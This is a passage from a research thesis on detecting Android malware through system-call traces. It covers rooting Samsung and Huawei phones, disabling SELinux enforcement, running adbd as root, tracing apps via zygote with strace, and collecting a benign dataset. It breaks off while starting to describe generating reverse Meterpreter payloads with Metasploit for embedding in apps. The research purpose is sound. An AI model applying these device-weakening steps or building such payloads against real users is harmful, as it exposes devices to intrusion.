Most rooting guides for Samsung Galaxy S6 make use of the *Odin*[9] firmware installation tool. This tool enables easy flashing custom images on Samsung Galaxy devices. However, it is available only for the Windows platform. Since we wanted to use our Linux (Fedora 25) environment, we looked for an alternative way and decided to use the *Heimdall* tool[10].

Similarly to Odin, Heimdall can flash firmware onto Samsung mobile devices. As it is a cross-platform tool, it can be used also in Linux environment. Nonetheless, we tried to root our device with Heimdall only to find out that the tool was not compatible with our Samsung Galaxy S6. Heimdall supports Samsung Galaxy phones only up to model version S5.

[8] `https://download.chainfire.eu/748/SuperSU/BETA-SuperSU-v2.62-2-20151211155442.zip`

[9] `https://samsungodin.com`

[10] `http://glassechidna.com.au/heimdall/`

As Heimdall left our device stuck in a bootloop, we decided to restore the stock firmware with Odin, running on Windows 7 platform. After successful restoration, we rooted the device with Odin.

At the time of rooting the device, it was equipped with Android Marshmallow 6.0.1. However, we wanted to perform all experiments on more recent version of Android, Nougat 7.0. Updates for Android Nougat 7.0 had been gradually rolling out, but had not reached the market our device belongs to (Australia). For that reason, we downloaded an official Nougat 7.0 firmware for a different market (India), where it had already been rolled out[11].

These are the steps we used for upgrading and rooting our Samsung Galaxy S6 (model *G920ID*) with Odin (version 3.12.3) [48][49]:

1. **Backup:** If there are any data on the phone, they should be backed up before starting the rooting. As our device was completely clean with no data on it, we skipped this step.

2. **Nougat update:** If the device is already running on Android Nougat 7.0, this step can be skipped. Otherwise, download an official system image for Android Nougat 7.0. After unzipping the downloaded file, boot the phone into the *Download mode*. To do so, switch off the device and hold the `home button`, the `power button` and the `volume-down key` simultaneously. Once in the Download mode (needs to be accepted with the `volume-up key`), connect it with a USB cable to the PC and start Odin with administrator rights. On the `AP` tab in Odin, select the unzipped firmware file. Then install the firmware, clicking on the `Start` button [50].

3. **SuperSU file:** At a later stage, SuperSU will be applied to root the device. Since it will be installed from the TWRP Recovery, place it on the device already in this step. Due to the fact that official SuperSU 2.79 has been causing bootloop issues for many Galaxy S6 users, get its patched version[12]. After downloading, transfer it to the phone internal memory.

4. **TWRP:** Similarly to booting Honor 7, start the rooting with flashing the TWRP Recovery. Yet, the process is different as it is done with Odin. At first, reboot the device into the Download mode, start Odin and connect the device to the computer. Then download the TWRP

[11] `https://www.sammobile.com/firmwares/galaxy-s6/SM-G920I/INU/download/G920IDVU3FQD1/128764/`

[12] `https://forum.xda-developers.com/attachment.php?attachmentid=4069354&d=1489158227`

version `3.1.0-0-zeroflte`[13] and select it under the `AP` button in Odin. After disabling `Auto-Reboot` in options, proceed to flashing by pressing `Start`.

5. **SuperSU:** To apply the SuperSU, placed in the phone memory earlier, boot into the TWRP recovery. Do it by switching the device off and holding the `home button`, the `power button`, and the `volume-up key` altogether. Once in the TWRP, back up the entire system in case something went wrong. After that, install the patched SuperSU under the `Install` option in TWRP. As a result of that, the device will get rooted.

Samsung applies a *trusted execution environment* (TEE) on its Galaxy devices, called *Samsung Knox* [51]. This TEE serves as a hardware-based security feature to prevent malicious attempts from accessing data on the device. For that reason, Samsung Knox detects when an unofficial software has been installed on the device. It uses a security feature, called *Knox Warranty Bit* [52]. It is a bit e-fuse that is turned to `one` when unofficial software has been installed. As it is a one-time programmable bit, it cannot be reverted once its value has been burned. That is also the case of rooting as it includes unofficial firmware installation. Samsung vendors use this bit as a proof of tampering with the device to void the warranty.

3.2.2 Installation of a Linux Application

After rooting our devices, we had root (superuser) privileges that were supposed to allow us to install tools for our experiments. However, even with a rooted device, the installation was hindered by Android security features. The tool we planned to use in our research was `strace`. Nevertheless, the same obstacles would apply to any other tool to be run from the Unix shell on an Android device.

3.2.2.1 Android Debug Bridge with Root Privileges

To communicate with Android devices, we used the *Android Debug Bridge* (adb). The `adb shell` command, in particular, helped us to issue commands on the device and carry out our experiments. Despite the fact that both our devices were rooted, `adb shell` ran by default in user mode without super user privileges. To obtain the super user right, we had to use the `su` command the same way as in other Unix-like systems. Nonetheless, this

[13] `https://eu.dl.twrp.me/zeroflte/twrp-3.1.0-0-zeroflte.img.tar.html`

allowed us to have super user privileges only for the `adb shell` command. For our research, we also need commands `adb push` and `adb pull` to transfer files to and from the device, respectively. Depending on the directory path on the Android device, root access might be required.

Owing to that, we tried to change the default rights of all `adb` commands to super user, for easier manipulation. We executed `adb root` that should restart the `adb daemon` (adbd) with root permissions, but we received an error message *"adbd cannot run as root in production builds"*. There are a few solutions to that, including installation of a custom kernel or applying a patch. We chose the second option, an application that temporarily applies a patch, allowing the `adbd` to run in insecure mode; *adbd Insecure*[14].

However, mere application of this patch was not enough as current Android systems use *Security-Enhanced Linux* (SELinux) for Android application sandboxing [53]. SELinux was preventing the adbd Insecure application from making any changes to the system, hence, refusing the patch. In order to apply the patch properly, we first had to disable SELinux. We did so with the help of *SELinuxModeChanger*[15]. By default, SELinux is set into the *enforcing* mode. That is the mode that prevents from applying the patch. SELinuxModeChanger can change the mode into *permissive*. This allowed us to apply the adbd Insecure patch on Honor 7 and restart the adb daemon with root permissions.

Nonetheless, it is important to realise that this is not the safest solution. SELinux is set into the enforcing mode for security reasons and disabling it makes the device vulnerable. Besides, giving SELinuxModeChanger and adbd Insecure root permission could be potentially dangerous too. These applications could easily misuse the root privileged if they contained malicious code. This would not be a problem for our research as we would use such modified devices only for our experiments without entering any private data. Nevertheless, we managed to apply the adbd Insecure patch only on the Huawei Honor 7 device, not the Samsung Galaxy S6. Therefore, it was not possible to run the adb daemon with root permissions on the Samsung Galaxy S6.

3.2.2.2 Android File System Workaround

As we were unsuccessful with running the adb daemon with root privileges, we looked for an alternative way to run our experiments. As part of this, we leveraged the structure of the Android file system.

[14] `https://play.google.com/store/apps/details?id=eu.chainfire.adbd`
[15] `https://github.com/MrBIMC/SELinuxModeChanger`

Even without super user privileges, we have rights to write in the `/sdcard/` location on our device. Hence, we can use it to transfer files to the device with the `adb push` command. However, this location does not allow to mark files as executable, not even with super user privileges [54]. This is due to the fact that the SD card partition is for security reasons mounted with the *noexec* flag. This means that no file from the partition has execute permission, nor can they be given execute permissions. On the other hand, there are partitions that do allow files being executable, however, some of them are marked as read-only (e.g. `/system/`). A partition, that allows writes together with executable files is `/data/`. Nevertheless, it still allows writes only with super user privileges. That is not a problem for us as our device is rooted and we can open the shell with root privileges. To transfer a binary file to the phone and execute it there, we use these steps:

1. First, upload the file to the SD card without root privileges:

   ```
   adb push BINARY_FILE /sdcard/
   ```

2. Afterwards, open the UNIX shell with super user privileges and move the uploaded file to the location where it an be executed (`/data/`):

   ```
   adb shell su -c "mv /sdcard/BINARY_FILE /data/"
   ```

3. Now the file is in an executable location, however, the file itself is not marked as executable yet. This can be changed with setting its access permissions:

   ```
   adb shell su -c "chmod u+x /data/BINARY_FILE"
   ```

4. With everything set, the file can be executed:

   ```
   adb shell su -c "./data/BINARY_FILE"
   ```

3.3 Event Generators

An important part of the anomaly intrusion detection is the collection of the benign dataset that is used as normal data for training the model. With more data, the trained model should be more accurate as it would have a better knowledge of the benign behaviour. That could reduce the number of false positives as there would be fewer cases of benign data deviating too much from the normal.

Automating the data collection would allow for a larger dataset, compared to the collection done manually, running applications controlled by the testing person. Nonetheless, even if the collection is automated, the interaction with applications should resemble a real human-phone interaction in order to generate reliable data.

This section discusses application of Android event generators for simulating human behaviour. Main focus is given to *Application Exerciser Monkey*, *Culebra* and *Firebase*. These tools are compared for their advantages as well as weaknesses.

3.3.1 UI/Application Exerciser Monkey

UI/Application Exerciser Monkey is a tool for generating a pseudo-random stream of user events on an Android device [55]. It is a part of Android developer tools, serving for application *stress-testing*. Stress-testing is a form of testing to discover potential weaknesses of an application and to observe the stability of the system. As the Monkey generates pseudo-random events, it helps finding bugs that would not be discovered with regular user behaviour. The Monkey runs as an application directly on an emulated or a real device.

In our research, we could use the Monkey tool as a *crawler*, that would visit different views in the application and triggered various features. Ideally, the automated walk through the application would cover most of the application tree. That would execute most of the application code and the generated data would be close to complete. The Monkey has been widely used by other researchers for Android malware detection and classification, including Bläsing et al. [56], Xu et al. [57] and Canfora et al. [58]. These utilise the Monkey in their dynamic analysis.

When tested, the tool managed to access different application views and triggered many operations. However, it was still far from complete as it covered just a small part of the application tree. Login screens are the main weakness of the Monkey since all events are generated pseudo-randomly and make it impossible to enter proper credentials and log in. Thus, the Monkey stops at the login screen and fails to discover the rest of the application.

3.3.2 Culebra: Concertina Mode

Culebra is a part of the *AndroidViewClient*, a framework for Android application testing [59]. The main feature of Culebra is to generate a script describing the logical content of the screen. Such script can be later used for a verification whether the view has changed compared to its previous state. These scripts also allow for creating more complex test cases.

The feature that is the most important for our purpose is the *Concertina mode* [60]. Similarly to the Monkey tool discussed in 3.3.1, it sends user events to the application. However, unlike the Monkey, the selection of events is not pseudo-random, but selected after analysing the content of the application screen. This allows for a smarter interaction with the application than simple event generation irrespective of the actual application state. Moreover, it can be set with specific inputs that should be used for certain cases. These include passwords, email addresses and usernames. For example, when Culebra detects an input text field expecting a password, it enters the set password string. Ordinary input text fields are filled with random text.

3.3.3 Firebase: Robo Test

Robo Test is a tool integrated in the *Test Lab* offered by *Google Firebase* [61]. It explores Android applications by analysing the structure of the user interface and simulating user activities.

It lets testers predefine texts to be entered in input text fields. Moreover, it supports a sign-in in applications using Google authentication. For this purpose, Robo Test can either generate a Google test account or allow the tester to provide credentials for signing-in.

Robo Test performed better than both Culebra and the Monkey tool. It discovered all views in an application, including those behind a log-in screen. Unfortunately, the analysis is run on real and emulated devices on the server side. Robo Test does not permit using our own devices, nor do we have any access to the devices where the analysis is performed. Therefore, it is not suitable for our research as we cannot trace system calls of the tested application.

3.3.4 Other Event Generators

The other powerful user interface testing tools for Android are *Robotium* [62] and *UI Automator* [63]. These tools can inspect the layout hierarchy and analyse the components displayed on the device. However, they do not generate events to control the tested applications. They rely on test scripts that specify user actions to proceed with. As such, they cannot be used directly for automated data collection. Yet, they could be utilised as a basis for a crawler that would control an application to examine its available features.

Choudhary et al. [64] compared existing tools for input generation. The results showed that The Monkey tool achieved the highest code coverage with *Dynodroid* [65] not being far behind. For the rest of the tested tools, the gap

in coverage was more significant. The advantage of Dynodroid over the Monkey is that Dynodroid allows for providing values that the tool would use in the analysis. Supposedly, it works also with login details. Sadly, we were not able to examine how suitable it would be for our purpose as Dynodroid has not been maintained and it is not compatible with new versions of Android.

3.3.5 Simulating User Behaviour

The Monkey and Culebra were the best performing tools from the reviewed event generators. Nevertheless, their results were still insufficient for our research as they were far from resembling real user interactions.

Compared to the Monkey, Culebra was better at systematically accessing visible features of the tested application. It also did well with logging in, hence, being able to cover parts of applications that the Monkey skipped. On the other hand, Culebra often ran into issues where it analysed the content of the view and failed to select a suitable event to proceed. In these cases, Culebra stopped as there was nothing more for it to explore. This resulted in a low coverage of visited views even in simple applications. In general, Culebra performs better than the Monkey in applications requiring sign in. For other applications, the Monkey performed better.

All reviewed event generators provided poor coverage of applications. If used for automated control of an application, a large part of the application code would not be executed. Thus, the application behaviour would not be captured properly. For that reason, we decided to collect all data on a human controlled device. We believe that such approach may lead to more accurate results.

Chapter 4

Dataset

This chapter presents the system calls dataset and how we collected it. As we were not able to find a suitable emulator, the collection was done on a real device. It was necessary that the device be human controlled as we were also not able to find a suitable emulator. This chapter starts with the description of how to trace system calls of an Android application. It is followed by a detailed explanation of the benign and malware datasets, respectively.

4.1 System Calls Tracking on Android

After rooting our devices, we had root (superuser) privileges that allowed us to install tools for our experiments. As our aim was to collect system calls, we looked at *strace*, that is a known utility for tracking system calls in Unix-like operating systems. Since Android is based on the Linux kernel, we explored whether strace could be applied also in the Android environment and if it was a suitable tool for our research.

This section starts with a description of the strace tool and the Android zygote process. Afterwards, it discusses why some Android systems include more zygote instances and how we can use them for system calls collection. As we wanted to automate the dataset collection as much as possible, we also look into starting and stopping the Android application automatically. Finally, we explain the script we have prepared for collecting samples for our datasets.

4.1.1 Strace

Strace is a diagnostic and debugging utility for Linux [66]. It can trace system calls as well as signals coming to and from the Linux kernel. Strace

allows either running a specified command and tracing its system calls until the command exits or attaching the tool to an already running process [67].

When attaching it to a process, it is possible to trace also its *child processes* as they are created. Child processes are those, that are created as a result of the `fork` system call. The fork system call duplicates the calling process, referred to as the *parent*. This is a feature we utilised in our research since all Android applications run as child processes of the *zygote* process, that is described below.

4.1.2 Zygote Process

The Android system runs the zygote process, that serves as the basis of a new application. Each Android application starts as a fork of this process [68]. Thus, zygote is the parent of all applications. It is started during the Android system startup and stays running as a daemon until the system is shut down.

The main purpose of this process is to speed up the startup of applications. Each application runs in its *Android Runtime* (ART) environment. The zygote process has the ART initialised, and as such, it can be considered a half started application. Its memory space includes core libraries and static data, but it does not contain any application specific code. When a new application is to be started, zygote creates a copy of itself. That is significantly faster than starting a new process from scratch.

In addition, it saves system memory. As all applications are a fork of the same process, it allows for cross-process memory sharing, particularly sharing of core libraries and static data as they are the same for all applications. For this purpose, it uses the *Copy-on-Write* (COW) technique. COW gives processes asking for the same resources pointers to the same memory address. This resource is copied only if a process decides to write in it. Hence, it prevents the process from changing the data for other processes. If a process does not modify the resource, it does not need to be copied.

4.1.3 Multiple Zygote Processes

. On our Samsung Galaxy S6, we found four zygote processes running. Two were called *zygote64* and the other two *zygote*. This is shown in Figure 4.1. As can see from their names, some are intended for the 64-bit architecture and some for the 32-bit one. The reason for running separate zygote processes for different architectures is that the device supports both 32-bit and 64-bit applications. As their ART environment differs, particularly their loaded libraries, it would not be possible to start 32-bit and 64-bit applications from the same zygote process. This applies to any *Application Binary Interface*

(ABI) a device supports. For each ABI, there has to be a separate zygote process. In our case, the 64-bit zygote is the primary one and the 32-bit the secondary one.

```
root  3184  1  2263104 86348 poll_sched 78f3d94714 S zygote64
root  3185  1  1681620 71804 poll_sched 00eeff8b00 S zygote
root  4512  1  2263104 85100 poll_sched 791b021714 S zygote64
root  4513  1  1681620 73432 poll_sched 00ee117b00 S zygote
```

Figure 4.1: Zygote processes on Samsung Galaxy S6, displayed as a snapshot of processes with the `ps` tool.

That would explain having two zygote processes in one system that supports two ABIs. However, there are four zygote processes in our system. As we were not able to find any official information explaining it, we explored the initial scripts Android uses. We found the script that initialises zygote processes on the system startup in `init.zygote64_32.rc`. This script truly starts four zygote instances. Apart from starting the main 64-bit and 32-bit instances, named *zygote* and *zygote_secondary* respectively, there are services *zygote_agent64* and *zygote_agent32*. It also includes an information commenting on the two extra processes: *"# Enhanced Zygote ASLR for untrusted 3rd party apps, by isolating memory layout from system apps to prevent direct memory leakage"*

That explains the reason behind the four zygote instances. When starting an application, the Android system decides whether it is a trusted system application or not. Based on that information, it chooses the right zygote instance. By separating their memory layouts, it increases the overall Android security as third party applications do not have access to the same data as system applications.

4.1.4 Strace for an Android Application

Even though Android system operates on the Linux kernel, it does not come with strace installed. For that reason, we had to install it on our Android devices ourselves. Both our devices run on the *ARMv8* platform, thus, we had to get strace compiled for ARM 64 architecture. It would be possible to compile it ourselves, but someone had already done the work and shared the binaries we could use[1]. To run this strace binary on a rooted Android device, we followed the steps mentioned in Section 3.2.2.

[1] `https://forum.xda-developers.com/nexus-9/development/useful-64-bit-aarch64-binaries-busybox-t2931373`

The installed strace ran on Android perfectly. We were able to trace existing processes as well as new processes when giving a specific Linux command for strace to run. Captured calls also corresponded to the type of data we expected to collect and wanted to analyse.

4.1.4.1 Tracking Android Application Process Directly

As we wanted to capture system calls of a particular Android application, we could start the application, get its *process id* (PID) and run strace with that PID. However, this would mean losing some initial system calls as the strace would be run only after the application has started (to be able to tell its PID). Despite the fact that the initial sequence of system calls might be the same for all applications (including malware), it would not be possible to estimate how many system calls we would miss before starting the strace.

In fact, we could miss more than just the initial sequence. Such data samples would not be very accurate and especially in the case of malware, might miss crucial system call parts. That is due to the fact that some malware send a beacon to the server to establish a connection just upon the startup. This is discussed in more detail in Section 4.3. We would like to see whether the analysis finds it as an anomaly.

4.1.4.2 Tracking a Zygote Process

Although strace can run and trace a particular command, this cannot be applied to Android applications. Strace can start a Linux command, but it is not able to run directly an Android application. The solution was to utilise the nature of zygote processes. Starting strace on a zygote process and setting it to trace all child processes captures system calls of all new applications. As we wanted to trace a particular application rather than the entire system, we set strace to log system calls for each process separately. Strace creates logs with PID suffixes to differentiate between processes. To know which log contains system calls of our application, we have to get the PID of our application while it is running.

The strace command we used for logging system calls of an Android application is:

```
strace -p ZYGOTE_PID -ff -o OUTPUT_LOG
```

The `ZYGOTE_PID` is the PID of the zygote process that takes part in starting the new application. It can be found in the report of current processes with the `ps` command. As we set strace to log all child processes in separate

files (flag `-ff`), the `OUTPUT_LOG` is the prefix, that will be followed by the PID of each individual process.

Due to the fact that our testing device was running four instance of the zygote process, we could not simply take a zygote process and trace it. One option would be predicting which zygote process would be the parent of the process we want to trace. Although this would be the most efficient with respect to resources at the device, we opted for a solution that allows tracking any application, irrespective of its origin and architecture. This general solution attaches strace to all zygote instances at the device.

Multiple strace processes do not interfere with each other. Besides, even the `OUTPUT_LOG` prefix can be the same for all the processes. This is owing to the fact that each new application has only one zygote process as its parent. Therefore, each process is traced by only one strace instance. As no two processes running simultaneously can have the same PID, the log names do not interfere either.

Nonetheless, if the system was too slow due to the tracing, it would be necessary to identify the exact zygote process or at least to narrow it down to two processes by specifying the architecture of the Android application. We experimented with resource intensive applications to see if this was necessary. The result was that multiple strace instances do not have a significant impact on the device performance.

4.1.5 Android Application Start

In spite of the fact that all samples would be collected on a human controlled device, we wanted to start and close the application automatically to prepare the same environment for all application runs. Moreover, it would speed up the data collection. It is possible to start an application with the *activity manager* (am). That is available on the device through the *Android Debug Bridge* (ADB) shell. The command to start an application with the `am` is:

```
am start -n com.packagename/.ActivityName
```

4.1.5.1 Obtaining the Main Launchable Activity

However, to start an application, we would need to know both the *package* name and the *main activity* name. It is not difficult to obtain the package name of an application. Yet, getting the activity name is a bit more complicated. One option is downloading the corresponding *APK file* or pulling it from the device where it is installed, decompiling it and parsing the name of the main launchable activity from the *Manifest file* (`AndroidManifest.xml`).

Instead of decompiling it directly, we can explore information about the APK file with the *Android Asset Packaging Tool* (aapt) that comes with the Android *Software Development Kit* (SDK). The exact set of commands filtering all launchable activities from the APK file is:

```
aapt dump badging APP_FILE.APK | grep 'launchable-activity'
```

Nevertheless, this is still far from optimal as it requires several steps and adds complexity to the procedure for collecting system call samples. The name of the main activity could be acquired directly in the ADB shell at the device with the `dumpsys` tool. This tool provides information about all system services. Parsing its output data, we could obtain the names of available activities for each the application package. We tested this option, but the output of `dumpsys` is too long. Hence, it takes considerable time to generate and complicate filtering the desired information.

4.1.5.2 Starting an Application with the Monkey Tool

Instead of focusing on the optimisation of extracting the name of the required activity, we looked for an alternative option to start an application. We found out that we could make use of the *UI/Application Exerciser Monkey*, discussed in Section 3.3.1. Even though it is a tool for pseudo-random event generation, we found a way it can start an application. We utilised the fact that the Monkey does not close the application after having generated all events. As parameters, the Monkey takes the name of the application (name of the package, to be exact) and the number of events to generate. Since we want the tool only to run the application, we can set the number of generated events to `one`. Thus, it would generate only one event upon the application start and leave the application opened, expecting further interaction. We only use the Monkey tool for starting an application. All other interaction with the application is done manually on the device. Starting an application with the Monkey turned out to be a faster and an easier solution compared to the other options discussed above.

As we wanted to make sure the Monkey does not affect the tracked system calls, we recorded system calls of an application started with the Monkey and compared it to logs containing system calls of an application started manually from the phone user interface. The results showed that the initial sequence of calls stayed the same and the nature of system calls (types of system calls and their frequency) did not differ either. Using the Monkey tool, we managed to effectively start the tested application with no difference in the captured data. Owing to that, we applied it in the script for acquiring our system call samples. This is the particular command we used:

```
monkey -p com.packagename 1
```

4.1.6 Stopping an Android Application

Stopping an Android application is easier than starting it. We can do so with the *activity manager* (am). This is the tool we also discussed for starting an application. However, unlike starting an application, there is no need to specify a particular application activity. All that is needed is the name of the application package to stop. Then this command can be applied:

```
am force-stop com.packagename
```

However, there is still a difficulty with stopping an application with respect to the way we trace the application system calls. Some applications spawn a new process after stopping the application. Its purpose is to speed up the application startup. Keeping a process in the background eliminates the necessity to create a new process when the application is starting. It simply starts from the already existing process. This is an understandable feature of those applications, however, it does not help collecting system call traces.

We can run the strace tool on the zygote process, so that all new processes, created as forks of the zygote process, get attached and their system calls are logged. The problem is that only new processes get attached. When an application starts from an already existing process, it does not get attached to strace, hence, its system calls are not logged.

This is not a major obstacle as it does not compromise tracking for applications that have not been run since the Android system has booted. As we plan to capture system calls for each application multiple times, we could reboot the device every time an application should be started again. Nonetheless, we have applied a slightly different approach. After calling the `am force-stop` operation on an application, our script waits for five seconds to give the application time to stop, followed by sending the *SIGKILL signal*[2] to all processes that include the name of the application package. As a result, the restarted application has to create a new process that gets attached to strace.

[2]SIGKILL is a signal to terminate a process. Unlike other signals, it cannot be caught or ignored.

4.1.7 Semi-automated Procedure for Dataset Collection

. We prepared a script to capture system calls for a particular application. This script expects a rooted device with an installed strace binary. Also, Android SDK has to be installed on the computer to communicate with the Android device. At the time of running the script, the Android device needs to be connected to the computer (with an USB cable) as the computer issues commands via ADB to control the entire process. The script comprises of these steps:

1. Prepare an empty temporary folder for system call logs on the device. Its path sets a location that is accessible without super user rights, so that its content can be transferred to the computer later.
2. Get PIDs of all zygote processes running on the device.
3. Start an strace process for each the zygote instance from the previous step. Set tracing all child processes and as the output location enter the folder from the first step. All strace processes have to be run in the background not to block the script.
4. Get PIDs of all started strace processes.
5. Start the tested Android application with the Monkey tool.
6. Get PID of the started Android application to be able to identify the correct system calls log.
7. Sleep for the duration of the system calls recording.
8. Terminate all strace processes.
9. Terminate the Android application.
10. Copy the log corresponding to the application PID from the temporary folder on the Android device to the computer.
11. Delete the temporary folder on the device.

4.2 Benign Dataset

For our experiment, we need benign system call samples that would describe normal application behaviour. This section focuses on the selection of applications for this dataset and on the collection process.

4.2.1 Type of Applications

For the benign dataset, we selected mostly Android applications that use the Internet as we planned to test them against malware communicating with a server. If we had selected benign applications that do not need the Internet network, it would have been likely that our findings were not relevant. Malware samples would have probably been marked as anomalies because they would have been communicating over the Internet while the benign applications would have not. That would not have tested the difference between benign and malicious applications but rather the difference between applications that use the Internet and applications that do not.

We picked four categories of applications that require the Internet connection:

1. News
2. Internet browsers
3. On-line games
4. Weather applications

We selected two applications for each of the above mentioned categories. The main criteria when picking them were that they were popular, not requiring sign up and ideally were not too complex. By popular applications we mean those that had been installed at least 10 000 times. In addition to applications from the listed categories, we selected two others that do not use the Internet at all. We named this category *Others*.

All selected applications were available at the Google Play market and were downloaded from there too. Upon their download, it was still necessary to test whether they were suitable for our research. We ran our tracing script too see if system calls were correctly captured.

Some applications run a service in the background and do not create a new process when the application is launched. This is a similar problem to the one discussed in Section 4.1.6. However, the difference is that sending a *SIGKILL signal* would not help in this case. Upon a service process termination, a new process is launched almost instantaneously. This concerns applications like *BuzzFeed (com.buzzfeed.news)* and *1Weather (com.handmark.expressweather)*. Another application that could not be traced with our script is *Weather Underground (com.wunderground.android.weather)* because it spawned two processes. It would be simple to modify our script to pull both logs, however, we decided to exclude it from our dataset so as to keep the data consistent. All these applications were replaced by new ones that met our conditions.

4.2.2 32-bit and 64-bit Applications

All applications for our benign dataset collection were installed from the Google Play service. At the time of installation from the Google Play, it is not possible to find out what architecture the application runs on. As long as it supports an architecture that is available on the device, the application can be successfully installed. We did not realise some installed applications might not support the 64-bit architecture when we picked them for our dataset. Only after we started collecting their system calls, we could see that some collected samples included system calls that did not appear in other samples.

Line no.	64-bit app	32-bit app
1	openat	openat
2	dup3	dup3
3	close	close
4	openat	openat
5	dup3	dup3
6	close	close
7	openat	openat
8	fcntl	fcntl64
9	fcntl	fcntl64
10	lseek	_llseek
11	dup3	dup3
12	close	close
13	openat	openat
14	fcntl	fcntl64
15	fcntl	fcntl64
16	lseek	_llseek
17	dup3	dup3
18	close	close
19	openat	openat
20	fcntl	fcntl64

Figure 4.2: Excerpt of the initial sequence of system calls for 64-bit and 32-bit applications.

As initial sequence of system calls is nearly identical for all samples, we compared these to see if there are applications where the startup sequence differs. It turned out that the structure of the initial sequence was the same across all samples. However, the names of system calls differ slightly in some samples. Examples of system calls that differed are `fcntl64` instead of `fcntl`

and `_llseek` instead of `lseek`. An excerpt of the initial sequence is shown in Figure 4.2. It includes only names of system calls while arguments and return values are filtered out. This is just a small part of the initial sequence. The initial sequence is discussed more in detail in Section 5.2.2.

We found out that this was due to the architecture the application was compiled for. As there seemed to be no apparent difference in the structure of system calls of 32-bit and 64-bit applications, we could simply replace the system calls of 32-bit applications with their 64-bit alternatives. Nevertheless, there might be differences in system call traces of different architectures that are not clearly visible and they might have an impact on our research. The fact that the structure of the startup sequence is the same does not mean that an application would produce the same logs irrespective of the architecture it is compiled for. It is more likely that there actually are subtle differences.

Since this was not in the scope of our research, we narrowed it down to investigation of 64-bit applications only. As we were not able to tell what architecture the application would run on in Google Play, we had to find it out from its APK file. Google Play does not allow APK file download, therefore, we had to install the application first and pull the APK file from the device afterwards. To find out where the APK is stored on the device, we used the *package manager* (pm) from the ADB shell:

```
adb shell pm path com.packagename
```

With *Android Runtime* (ART), applications are compiled into native machine code upon their installation [69]. Applications are installed from their APK packages that include *Dalvik Executable* (DEX) files. DEX is a format of *bytecode*, designed initially for Dalvik virtual machine, an ART predecessor. For compatibility reasons, ART uses the same bytecode format. DEX is platform independent, thus, it does not limit the application to any architecture. The fact that some applications support only certain architectures comes from the *dynamically linked libraries* (.so) that are included in the APK archive file. As these libraries are binary files (ELF), they are platform-specific. Hence, applications are limited to particular architectures only if they include libraries. Based on the libraries included, we can tell which architectures the application supports.

For our experiments, we needed 64-bit ARM applications. Owing to that, we looked for *arm64-v8a* libraries. If the `lib` folder inside the APK archive file contains a folder named `arm64-v8a` or there is no `lib` folder in the APK file, the application supports the 64-bit ARM architecture. Applications with `armeabi-v7a` libraries that do not contain `arm64-v8a` libraries are supported by our testing device too, however, they would run only as 32-bit applications.

This is the kind of applications we talked about earlier and decided to exclude it from our dataset.

4.2.3 Selected Applications

Based on the criterion and requirements discussed above, we selected 10 applications; 2 for each the specified category. This is the final list of applications for collecting the benign dataset:

1. News
    - CNET's Tech Today (com.cbsinteractive.techtoday)
    - BBC News(bbc.mobile.news.ww)
2. Internet browsers
    - Opera Mini (com.opera.mini.native)
    - Chromer - Browser (arun.com.chromer)
3. On-line games
    - Nebulous (software.simplicial.nebulous)
    - Agar Pro (com.pro.agar.agarpro)
4. Weather applications
    - Aus Weather Australia (com.benjanic.ausweather)
    - WillyWeather (au.com.willyweather)
5. Others
    - Notepad (com.onto.notepad)
    - Calculator (com.tricolorcat.calculator)

4.2.4 Method for Collecting Benign Samples

Initially, we planned to capture 10 logs for each application, having a total of 100 logs as benign samples. Nevertheless, then we thought of differentiating between logs of applications that are run for the first time (just after their installation) and logs of applications that have been run on the system before. Some applications behave differently on their first run and their system call logs would be different too. An application might, for example, create new

configuration files on the device as a part of its initialisation. To allow also for this aspect, we changed our planned method for one that would capture 12 logs for each application where 4 of them are captured with the application started for the first time.

To achieve this, we prepared a system image with all selected applications installed but not yet run. After all applications have been run three times, the system image is applied to restore the system to its initial testing state. This is repeated until we have 12 samples from each application. This gives a total of 120 benign data samples. Each sample includes system calls captured for 100 seconds. The process for our benign dataset collection is as follows:

1. Restore the system image with prepared applications.
2. For each of the 10 selected applications, repeat 3 times:

   Run the script for system calls collection for a duration of 100 seconds. While the system calls are being logged, interact with the application normally (to capture system calls for an application with human interactions).
3. Go back to step 1, until the entire process has been run 4 times.

4.3 Malware Dataset

After collecting the benign dataset, we also had to prepare a dataset of malicious samples. This dataset would be used for testing to see if it differs from the benign data and if these samples are recognised as anomalies.

The section starts with the examination of existing malware and its suitability for our research. Thereafter, malware creation is explained together with embedding it in benign Android applications. It is followed by the description of the method we applied for collecting system call samples for our malicious dataset.

4.3.1 Existing Malware

We explored existing malware samples to see whether they could be applied in our dataset collection and how they fitted our research. Our aim was to analyse malware communicating over the Internet.

Kiss et al. [70] analysed seven Android malware samples in detail to describe their behaviour, configuration and how to trigger them. These malware

samples were picked to represent different malware families. Beside the malware analysed in the paper, they also provide a dataset (Kharon Malware Dataset)[3] that includes and studies other malware families.

We tested malware samples from the dataset to see if we could apply them in our research. We picked malware that requires an Internet connection. The chosen malware either sends private data from the phone to a remote server or allows remote access from a *Command and control* (C&C) server.

We were not able to trigger some of the malware samples as the vulnerabilities they were exploiting have been fixed in new versions of the Android system. Those that we managed to install successfully and trigger could not establish a connection with their C&C servers as the servers had been shut down. Besides, the process of triggering these malware required many steps. They often hide their malicious behaviour for a period of time. The malicious code might get triggered weeks after the application has been installed. Even though it is possible to trigger the exploit manually, a certain procedure is needed that differs for each the malware. It mostly involves starting the application, restarting the phone and changing temporary (configuration) files of the application.

4.3.2 Preparing Malware Samples

Due to the fact that employing existing malware in our research would be complicated and would not enable enough flexibility, we prepared our own malware samples. With our own malware, we know exactly what it does and how to control it. Most importantly, we can choose how to trigger it. Once we have the malware, we can even embed it in an application of our choice.

4.3.2.1 Malicious Payload

We prepared all our malware samples with the help of the *Metasploit Toolkit* [71]. Metasploit offers tools for penetration testing, exploit development and vulnerability research. It comes also with a payload generator, *MSFvenom*. With MSFvenom, we can generate malicious payloads that can be executed on the Android platform [72]. MSFvenom is equipped with various payloads for different architectures. As for Android, its repertoire comprises of payloads for a reverse connection to a *Meterpreter* server and a reverse connection spawning a piped command *Shell*.

Meterpreter is more complex than the Shell, offering a wide range of commands to be sent to the infected device. After establishing a connection with the device, the server may issue commands targeting either the

[3] `http://kharon.gforge.inria.fr/dataset/index.html`

